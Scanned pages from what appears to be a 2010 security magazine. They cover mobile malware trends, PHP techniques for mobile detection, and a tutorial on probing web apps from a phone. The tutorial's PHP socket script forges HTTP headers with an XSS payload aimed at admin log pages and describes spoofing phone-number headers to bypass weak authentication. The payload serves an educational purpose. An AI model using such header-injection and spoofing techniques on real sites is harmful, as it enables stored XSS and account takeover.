Mobile malware writers have a hard task to deliver their malicious payloads considering the multitude of mobile operating systems that are in the market. Consider the PC world and the main player is Microsoft – consider the mobile world and you have Symbian, Apple, BlackBerry, Android, Microsoft and Bada (Samsung) to name a few.

It's very challenging indeed to spend time and money on developing malware for these different operating systems. Until we have a clear winner like in the PC world – think Microsoft, it is possible we will not see the surge in malware infected mobiles for another few years. That said, Cybercriminals appear to be concentrating some of their efforts (and money) in the mobile world – most likely just *touching the edges*.

Figure 2 below from Kaspersky highlights that there were 39 new mobile malware families and 257 new mobile malware variants identified in 2009. This is in comparison to 30 new families and 143 new modifications identified in 2008.

Reference: Kaspersky, 2010 (c)

In the past few years we have seen a variety of attacks targeting the Symbian S60 3rd edition as well as the standard SMS and MMS scam methods. There is also the applications that are developed (see next section)– most users have no idea what an application (regardless of whether it is third-party or not) is doing i.e. *calling a remote server* and racking up PRS/international rogue call charges without a users knowledge.

Remote Server Calling is something that appeared in the latter part of last year. The remote hosted servers can be hacked for malicious data collection/PRS sending; delivery of Trojans as well as deliver malicious payloads. Another attack vector will be *Mobile Ready Malware* or *MRM* to coin an acronym. MRM is where a mobile resident malware will be activated or updated from a remote server without the user ever knowing.


The MRM method would work very much like a botnet – allowing mobiles (without the users knowledge) to connect to a remote server to commence uploading more malware to be delivered by a users contact book, SMS or MMS for example.

Another attack vector could be *DDoS*. Denial of Service could bring down a mobile network – flooding the network with data packets. Therefore expect mobile data backup businesses to grow over the coming years – this will be a niche market over the coming years. Mobile banking is also going to increase. Android Marketplace recently approved a malicious application which masqueraded as the official First tech Credit Union *banking* application. It collected unsuspecting people's banking information.

One particular trick of the malware writers is to hide any malicious program with legitimate applications. This will allow the malicious file to work silently undisturbed from users prying eyes. Another trick is to disable an application certificate check whereby a user will be unaware that an application is legitimate. These are simple methods that work.

Application Stores – third-party applications

There is clear evidence to suggest that there is strong correlation between the growth in the number of applications and the development of malware. Mobile application stores provide breeding grounds for malicious activity which then provides opportunity to test malicious



Worldwide smartphone market

OS	Q2 2010 shipments	% share	Q2 2009 shipments	% share	Growth
Symbian	27,129,340	43.5	19,178,910	50.3	41.5
RIM	11,248,830	18.0	7,975,950	20.9	41
Android	10,689,290	17.1	1,084,240	2.8	885.9
Apple	8,411,910	13.5	5,211,560	13.7	61.4
Microsoft	3,083,060	4.9	3,431,380	9.0	-10.2
Others	1,851,830	3.0	1,244,620	3.3	48.8
Total	62,414,260	100	38,126,660	100	63.3

Figure 1. *Worldwide mobile market – Canalys, August 2010 (c)*

applications. There are numerous attack methods available to the cybercriminal via these stores – PRS, SMS or MMS silent calling (as previously highlighted) as well as parsing sensitive phone data (contact book, calendar data, password files etc) to remote servers whereby your personal and financial data would be available to the highest bidder.

Applications are developing rapidly with geo-tagging capability harnessing both GPS and cell site information to pin point your location within a few meters. In effect someone could *watch* you leave your home; track your whereabouts and collect useful information about you to steal your identity or worse burgle your home when they know you are not in. All this could be controlled/ initiated from thousands of miles away.

Current third party application security issues stem from remote servers auto-dialling international phone numbers without the users consent. This leads to hefty invoices for unsuspecting users. Application stores have seen some large increases in growth in recent years. This large increase in application development has also helped increase the malware threat. *See below:*

Mobile security vendor Lookout have identified across their install base 4 pieces of malware and spyware per 100 mobiles in December 2009 which has now increased to 9 pieces of malware and spyware per 100 mobiles by May 2010. That equates to more than double the prevalence of malware and spyware on mobiles in less than 6 months. Nearly all these have propagated through application stores.
Reference: *Lookout 2010 (c)*

With the rate at which mobiles are growing, and with the number of applications being downloaded projected to reach 50 billion, it is clear to see why malware is also increasing. Malware writers are beginning to see the exploit opportunity.

The Android Application store is one such store that doesn't provide much in the way of high level application certification. Google recently pulled dozens of unauthorised mobile-banking applications from its Android Marketplace. The applications priced at $1.50 were made by a developer named *09Droid* and claimed to offer access to accounts at many of the world's banks. Google said it pulled the applications because they violated its trademark policy.

The application itself was actually useless – it didn't do anything malicious either but it could have collected customer banking credentials. Android unlike Apple or BlackBerry do not have employees who are vetting applications which is a serious security and trust issue.

The Future

No one is entirely sure (in the mobile security world) why mobiles continue to use default TCP/IP functionality and allow access to API's; these two channels allow for malware propagation. The mobile botnet has in a small way arrived allowing malware writers the opportunity to incorporate remote control channels into their mobile applications.

Mobile application websites allow developers complete access to the TCP/IP stack within smartphones thereby allowing them more API functionality which in turn allows them to have greater access to a smartphones operating system. The current attack vector as previously highlighted has mainly been through Trojans or mobile application stores, MMS or desktop synchronisation software/software updates. The mobile botnet hasn't really taken off yet, due in part to the multitude of operating systems, but one suspects this might be about to change. *See Google Android story discussed earlier.*

The biggest challenge for the creators of botnets is the financial prospect. At the moment there isn't much of a financial incentive to develop mobile botnets when there are significant financial returns to be made in the PC botnet market. The costs of developing mobile botnets are considerably higher than for PC-based malware. Expect botnet convergence in the future but not quite yet.

In July of this year (2010), Symbian Series 60 handsets were used to create a botnet. 100,000 smart-




Figure 2. *Mobile Malware Comparison Trends for 2008 and 2009, Kaspersky (c)*

phones had apparently been compromised with the botnet. The malware posed as a game and was programmed to send SMS messages from compromised mobile devices. The botnets sent an SMS to the entire contact book or to some contacts – it also connected to a remote server. The malware would then delete sent messages from the Outbox and SMS log.

Safeguarding the mobile future

As for safeguarding your current mobile device, Fujitsu for example has already begun rolling out fingerprint based biometric security across some of its range and in the near future voice or even inner-ear activated devices will be widely available, allowing corporations to protect their data fully when it's not in use. Other uses could include individual workspaces within a single device, enabling a user to pick the device up and have his or her data downloaded automatically, once their identity has been confirmed – a function which could prove invaluable with shared hardware.

As our mobiles become less exception and more norm the concept of all forms of necessary data being held within our device is gathering momentum. Our credit cards, passports, insurance documents etc. could all be carried around with us in our hip pocket, securely protected and unable to be used without our presence. This is a very scary thought.

Final Thoughts

The mobile botnets of tomorrow will no doubt increasingly look like the PC-based botnets we see today. The mobile telecommunication carriers will also face huge challenges both in securing their network from denial of service attacks and protecting user's smartphones from botnet and Trojan attacks.

JULIAN EVANS

Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

ORIGINAL SWISS ETHICAL HACKING

www.htbridge.ch

Digital Forensics
Malware Analysis
Penetration Testing
Source Code Review
Security Audit
Security Consulting

GENEVA - +41 22 723 24 24 - info@htbridge.ch

Mobile Web: Privacy Keeping and Exploitation Methods

Modern technology has produced a rapid spread of so-called mobile devices (i.e. mobile phones and handhelds) with which the use of the Internet and its services has become very easy and affordable.

Nevertheless, the approach to hacking begins to depart slightly from the classic approach that requires a computer or a laptop with which to connect to the network, because several attack scenarios can be made from your phone.

Introduction

Inevitably, most of the readers will think that the purpose of this article is to present arguments regarding vulnerabilities related to the protocols for Bluetooth, or even how to intercept telephone calls. In fact, this article takes an entirely different approach. The main objective is to highlight the opportunity to use our phone as a terminal to connect to the network and find possible vulnerabilities of Web applications by putting in place some mini attacks wherever we are. Of course, as it is expressed here may be very trivial and unnecessary for some hackers. It appears paradoxical and probably foolish to attempt hacking from a phone, but in any case why not try?

The testing of all that will be explained has happened on a Nokia N70 V 5.0609.2.0.1 on which I have installed the browser Opera Mini v. 4.2.13918. The default browser needs the functionality discussed later in this article.

Technical Limitations

From a purely technical point of view, we must forget the possibility of some attacks so highly advanced and sophisticated, due to the brutal restrictions that you have when using a mobile phone. Moreover, the shell is not expected (in normal devices) and the browser does not provide specific extensions that are sometimes extremely important during the auditing and exploiting of a webapp. Moreover, the inability to manage multiple browsing sessions simultaneously causes a significant slowdown in the analysis phase.

Mobile Web: The Meaning

The Mobile Web is an opportunity to take advantage of many online services directly from a mobile device. Unlike a normal computer, a cell has a unique mechanism by which the user interfaces with it. Just consider that the use of both hands (essential in the case of a keyboard) is reduced to two individual fingers (thumbs on both hands). Furthermore, any position taken by us during the Internet session does not affect the ability to continue to navigate safely, something unthinkable in the case of a PC. I read long ago on the OperaMini developers' blog a memorable phrase by Brian Suda, *In essence, the mobile device is truly an extension of you and not visa-versa*.

In fact, the use of mobile web browsing is reduced to repetitive motions while looking for news or updates, which discouraged and demoralized the majority of web programmers. I realize however that, at least in Italy, navigating through your phone is not a common practice. I do not think that mobile operators are ready to offer attractive fares and a genuinely adequate coverage. The arrival of the iPhone has spread this practice widely, and anyone with this device can not stay without the mobile web.

Mobile Phones Detection

The ability to detect whether a user is visiting our site from a mobile device, or simply from a laptop, is very important for web programmers. This situation makes it possible to implement a trivial service dif-

Listing 1. *mobiledet.PHP*

```
<?PHP
function mobile_detection(){
 if(isset($_SERVER['HTTP_X_WAP_PROFILE'])||isset($_SERVER['HTTP_PROFILE'])|| isset($_SERVER['UA-pixels'])){
    return true;
  }
  $arr = array(
                  'alca'=>'alca',
                'amoi'=>'amoi',
                  'benq'=>'benq',
                  'ipaq'=>'ipaq',
                  'java'=>'java',
                  'midp'=>'midp',
                  // … …
                  'winw'=>'winw',
                );

  if(isset($arr[substr($_SERVER['HTTP_USER_AGENT'],0,4)])){
    return true;
  }
}
?>
```

Listing 2. *telprot.PHP*

```
<?PHP
require_once('wurfl_config.php');
require_once(WURFL_CLASS_FILE);
// … …
$myDevice = new wurfl_class($wurfl, $wurfl_agents);
$myDevice->GetDeviceCapabilitiesFromAgent($_SERVER["HTTP_USER_AGENT"]);
if ( $myDevice->getDeviceCapability('wml_make_phone_call_string') ) {
    echo '<a href="'.$myDevice->getDeviceCapability('wml_make_phone_call_string').'0000000000">call me at
                0000000000</a>'."\n";
  } else {
    echo 'My telephon number is 0000000000'."\n";
  }
?>
```

Listing 3. *iswap.PHP*

```
<?PHP
$device = new wurfl_class($_SERVER["HTTP_USER_AGENT"]);
if ($device->browser_is_wap) {
   header("Content-Type: text/vnd.wap.wml");
   echo '<?xml version="1.0" encoding="ISO-8859-1"?>'."\n";
?>
// wml code …
<?php
} else {
?>
Sorry friend, we offer only WAP services.<hr>
<?php  } ?>
```

ferentiation, i.e. the page displayed as output to the request for a site is different depending on the device from which we carry out the request. There are many PHP classes that allow such a possibility and they are often based on few lines of code (see Listing 1).

Listing 4. *form.html*

```
<form action=socket.PHP method=post>
<input type=text name=URL value="Insert URL :) (for
                    example /URL.PHP)">
<input type=submit value="Send">
</form>
```

Listing 5. *socket.PHP*

```
<?PHP
$host="localhost" ;
$target= $_POST['URL'];
$port=80;
$timeout=60;
$protocol="HTTP/1.0" ;
$br="\r\n" ;

$sk=fsockopen($host,$port,$errnum,$errstr,$timeout)
                    ;

if(!is_resource($sk)){
   exit("Failed connection: ".$errnum." ".$errstr) ;
}

else{
// faked http-headers :P
$headers="GET ".$target." ".$protocol.$br ;
$headers.="Accept: image/gif, image/x-xbitmap,
                    image/jpeg".$br ;
$headers.="Accept-Language: boh".$br ;
$headers.="Host: ".$host.$br ;
$headers.="Connection: Keep-Alive".$br ;
$headers.="User-Agent: <script>alert('XSS =)')</
                    script>".$br;
$headers.="Referer: http://www.***.it".$br.$br;
fputs($sk,$headers) ;

$dati="" ;

while (!feof($sk)) {
   $dati.= fgets ($sk,2048);
}
}
fclose($sk) ;
echo $dati ;
?>
```

Table 1. *OperaMini request headers*

Http-header	Output
X-OperaMini-Features	`<feature> *[ , <feature> ]`
X-OperaMini-Phone-UA	`<user-agent>`
X-OperaMini-Phone	`<manufacturer> # <model>`

The possibility of offering services ad hoc on the basis of the device from which the request starts, coincides with the capacity of the server to *test* the potential of the device. This practice is considerably logical because it reduces the amount of data downloaded and thus leads to less spending (most mobile operators' charges are based on the navigation bytes swapped).

It is usual to work in this direction by focusing on the output received from `$_SERVER [ 'HTTP_USER_AGENT']`, that is the browser string used by the user.

Nonetheless, a new device with a screen resolution not recognized by the server, could access our site, so the latter would not be able to *react*, to provide a proper output. Hence arises the various issues and discussions about the possibility of proceedings in the design and planning of mobile websites. Indeed it is usual in such cases to employ this device as a new phone and possibly point out the visit to the programmer.

Wurfl & co.

Wurfl is an extremely efficient library composed of a database of characteristics of all mobile devices in circulation. When a mobile visits a site, you can determine its capabilities by looking to the wurfl database. The basic idea then is to design and implement a basic site and gradually increase this site, by looking at the characteristics of the device.

The syntax to use the library is not complex and requires little knowledge of hypertext processor (PHP) or other programming languages. The classic example of using this library is directed towards the possibility to detect the screen resolution of mobile device that visit our site. Moreover it is usual to see if the phone supports or not the tel: protocol, whether it can make calls directly from the browser (see Listing 2).

It is also important the possibility of making visible certain pages of a site only for browsers capable of interpreting the wireless markup language (WML), so we can exclude all visitors (connected from a computer) who wish to display pages optimized for mobile devices (see Listing 3).

As shown emphasizes the need to rely on Wurfl where we were to design a *big* website for mobile devices. In fact, the efficiency is not comparable to that reached by a *home-made* PHP class.

Opera Mini Browser

The browser is the key while browsing the web. I believe it is essential to devote a paragraph to Opera Mini, even considering the closed standards of Opera corporation (we prefer the open source). This browser is in my opinion the top in the circulation for mobile devices. It is able to run on any device with a JVM (*Java Virtual Machine*), however the benefits are different on the basis of the hardware of your device. The request for a website crosses Opera servers to minimize the use of bytes and make the content accessible by mobile phone.

From a technical standpoint, Opera Mini uses certain unregistered HTTP headers, such as X-OperaMini-Features, X-OperaMini-Phone-UA, X-OperaMini-Phone (Table 1), which at the end of this treatment can be used with lawful or unlawful intent.

Approach to Classical Attack Methods

We can continue the discussion focusing on known vulnerabilities of Cross Site Scripting or XSS, i.e. the possibility to inject malicious code within web pages. This scenario is usually caused by the lack of precautions by programmers during the validation of input coding (see Figure 1).

In the case of mobile devices the ability to identify and possibly exploit vulnerabilities happens as if we had a computer.

There is a similar situation in the case of vulnerabilities like RFI or LFI, namely Remote / Local File Inclusion. In such cases it is still complex to experience the security flaw because it is closely related to the possibility of keeping an eye on the URL of the page you are visiting, which is sometimes masked on your browser for mobile devices.

Playing with PHP Socket

So far we discussed everything from a purely theoretical point of view, so let's gain some practical insight. First we can try to write PHP code to generate some minimalistic pages so as to avoid spending lots of money during our web sessions.

As many readers will know the communication between a client and a server happens by sending the http-headers. That is information regarding the request made to the server, the browser used by us, etc. The headers are generated by the browser itself so it is possible to modify that information ad hoc in order to inject malicious code into the log pages, which will be occasionally checked by a special permission user (administrator). Eventually this practice will coincide with the execution of the code we entered. This situation is usually carried out by ordinary browsers (not mobile browsers) by installing the appropriate extensions (for example, Modify Headers, Live HTTP Headers for Firefox).

Of course, it is conceivable to implement a similar attack from our mobile device through a few lines of PHP code, in particular through the *fsockopen* function, which is able to open a connection to a socket belonging to an Internet domain.

Imagine you have a page *form.html* (see Listing 4) through which you can enter the URL of the page to which we wish to connect and a script in the form *socket.PHP* (see Listing 5).

Extracts of the code just transcribed allow you to change your http-headers, quietly changing the parameters in *socket.PHP*, so it becomes extremely easy to use that page from your mobile device and perform a change of http headers without any extension installed in your browser! Actually establishing a connection using the PHP function just mentioned (fsockopen) implies a very significant cost in terms of time (let's not forget that the cost analysis is essential for the software engineers).

Figure 2 and 3 have a situation very similar to what we just explained, we have related to a page whose





Figure 1. *A mobile xss*

Figure 2. *form.html from my Nokia N70 (Opera Mini)*



```
HTTP/1.1 200 OK Date: Sun,
26 Jul 2009 18:37:03 GMT
Server: Apache X-Powered-
By: PHP/5.1.6 Connection: close
Transfer-Encoding: chunked
Content-Type: text/html 434
User-agent:
x-wap-profile:
http-profile:
x-apn-id:
x-charging-id:
x-ggsnip:
```


Figure 3. *faked user-agent with fsockopen and output (xss)*

Listing 6. *telnum.PHP*

```
<?PHP
echo "Your telephone number is: ".$_SERVER["HTTP_X_UP_SUBNO"]."<br>";
echo "x-wap-profile: ".$_SERVER['HTTP_X_WAP_PROFILE']."<br>";
echo "user-agent: ".$_SERVER['HTTP_USER_AGENT']."<br>";
?>
```

Listing 7. *exoticauthentication.PHP*

```
<?PHP
// … …
$num = $_SERVER["HTTP_X_UP_SUBNO"];
if (isset($num) && isRegistered($num))
   echo "Access granted...";
else
   echo "Access denied...";
?>
```



```
PHP Shell 1.7

Current working directory: Root/

Choose new working directory:

Command:
ls
[ Execute Command ]

Enable stderr-trapping? [X]

Text area
```

Figure 4. *Links2 on my Openmoko NeoFreerunner (with Debian)*

output is the faked user-agent with a XSS feedback.

"X headers" and Funny Spoofing

Some names of particular http-headers begin with 'X'. They are not at all standard fields; they are used to receive a different output based on settings that characterize our mobile device. It is possible to identify a list of the most used X headers (*http://mobiforge.com/developing/blog/useful-x-headers*).

Of course, we must emphasize that the device from which we conduct the test sends different headers based on the browser used by us and even the phone company. In fact, some mobile operators assign an id to every single SIM card, which is sent in a field of x-header. This mechanism is very important because it implies the need to authenticate (or recognize) a user visiting a site. In practical terms it is sufficient to use an *if – else* statement to check if the id associated to the visitor of our web page is in our database. If the outcome of the check is positive, it is possible to proceed with the user authentication (he will be able to enter in reserved areas). Hence the time required to log in disappears!

Nevertheless, the scenario mentioned above can lead to a whole range of issues in terms of privacy. When authentication occurs on the basis of a value on our SIM card, privacy is violated dramatically. The theft of our mobile device can lead to the possibility of an attacker gaining access to areas and information strictly private that we reserve online.

Code stated in Listing 6 brings to light the possibility of a web programmer to retrieve the phone number of all visitors. I want to emphasize that these kinds of headers are empty in most cases!

The possibility to spoof the phone number through the modification of headers with the technique mentioned previously (fsockopen) creates a vulnerability very relevant; fortunately this type of authentication is almost absent and highly discouraged with this article.

We can also present an example of an exotic authentication (I think that is not currently used at all). Considering the Listing 7 there is a blind vulnerability which paves the way for a lot of privacy problems, if the phone number was spoofed.


Mobile Web Testing

The testing of a mobile website is fundamental to understand vulnerabilities and fix them. It appears, however, awkward and complex to make testing of a mobile web page from a mobile device because of the mentioned limitations. It is possible making testing in peace from your computer through the browser that we use for our daily browsing sessions. Opera provides an opportunity to visit sites written in wml.

Even using Firefox you can do testing by your computer, which emulates the behavior of a mobile device connected to the Internet.

This is achieved through the installation of an extension, which is Modify Headers through which you can change the http-headers sent to the server. Changing the user-agent header and adding the *x-wap-profile* header allows you to receive an output similar to what would happen if we were visiting the site from our phones.

It is also possible to use a variety of emulators online. As shown in this section also allows you to save money (and time!). You can find other important informations here, *http://mobiforge.com/testing/story/testing-mobile-web-sites-using-firefox*.


milw0rm - exploits : vulnerabilities : videos : papers : shellcode - Midori
dit View Go Bookmarks Tools Window Help
Forward
Refresh
http://www.milw0rm.com/n
Sidepanel
e] [contents] [platforms] [shellcode] [search] [cracker] [links] [rss] [arc
MILW0RM
zhone
milw0r...
xterm
10:40
Friday 31 July

[highlighted]

ATE	-::DESCRIPTION	-::HITS
-07-30	EPSON Status Monitor 3 Local Privilege Escalation Vulnerability	355
-07-30	VLC Media Player 0.8.6f smb:// URI Handling Remote BOF Exploit	492
-07-30	Microsoft Windows XP (win32k.sys) Local Privilege Escalation Exploit	1249
-07-27	ISC DHCP dhclient < 3.1.2p1 Remote Buffer Overflow PoC	5381
-07-20	DD-WRT (httpd service) Remote Command Execution Vulnerability	23865
-07-20	Adobe related service (getPlus_HelperSvc.exe) Local Privilege Escalation	5192

[remote]

ATE	-::DESCRIPTION	-::HITS
-07-30	VLC Media Player 0.8.6f smb:// URI Handling Remote BOF Exploit	492
-07-27	IIcFTPd <= 2.8.5 Remote Jail Breakout Vulnerability	2007
-07-24	Mozilla Firefox 3.5 (Font tags) Remote Buffer Overflow Exploit (osx)	4656
-07-21	MS Office Web Components Spreadsheet ActiveX (OWC10/11) Exploit	4138
-07-20	Mozilla Firefox 3.5 (Font tags) Remote Heap Spray Exploit (pl)	4692
-07-20	DD-WRT (httpd service) Remote Command Execution Vulnerability	23865

[local]

Figure 5. *Midori on my Openmoko NeoFreerunner (with Debian)*

On the 'Net

- *http://mobiforge.com/developing/blog/useful-x-headers* – a list of useful x-headers,
- *http://www.opera.com/mini/* – Opera Mini browser,
- *http://dev.opera.com/articles/mobile/* – good articles by Dev.Opera,
- *http://www.php.net/fsockopen* – fsockopen PHP function,
- *http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.43* – User-Agent http-header.

Unconventional Mobile Device: NeoFreerunner

I quote the opinion of the Openmoko wiki, *The Neo FreeRunner is a Linux-based touch screen smart phone ultimately aimed at general consumer use as well as Linux desktop users and software developers*. In practice we can have a Linux environment wherever we are. The NeoFreerunner (`gta02`), while still unripe and considerably younger, is a mobile platform with large potential. There are an infinite number of distros to install and many applications.

In this case, the discourse moves away from the examples presented so far as the gta02 is close to being a mini laptop; when installing Debian, Gentoo or Arch the ability to analyze a mobile website will change dramatically. This stems from the fact that you have access to many applications that we use normally on our computer (see Figure 4).

Still on the subject, NeoPwn is a pen-test oriented distro. It is based on Debian and reminiscent of BackTrack. We don't want to continue the discussion in this direction because it would be considerably off track, just think that it is possible to hack a WEP / WPA network with a NeoFreerunner … (see also Figure 5).

Conclusions

We have presented some scenarios with good detail, but the fact remains that anyone who wants to start hacking from your mobile device must continue to inquire about it. I hope that with the release of new mobile devices, the human-machine interaction is becoming ever simpler and therefore the ability to analyze a mobile website is becoming affordable for many. Sorry for my bad English.

MAURO GENTILE

Mauro Gentile is a big fan of computer science with special attention paid to security and all that concerns the open-source world. He greatly appreciates the world of mobile devices and GNU/Linux systems. He is studying computer engineering (second year) at the University "Sapienza" of Rome, Italy. He has already worked with Hakin9 (Italian version) and he is the creator of the phpnixos project. For additional information and comments send a mail to chiudisessione@gmail.com.

Mobile Malware Analysis

With the emergence of the Android OS into the mobile market, nation state hackers and criminals alike are actively conducting attacks against the OS and its users for information gathering and financial gain. A high reward tool in an attacker's arsenal is malicious software or malware, which allows information to be gathered and extracted from targeted mobile devices. Attackers also use malware for financial gain by developing malware with a payload capable of sending SMS messages to premium numbers.

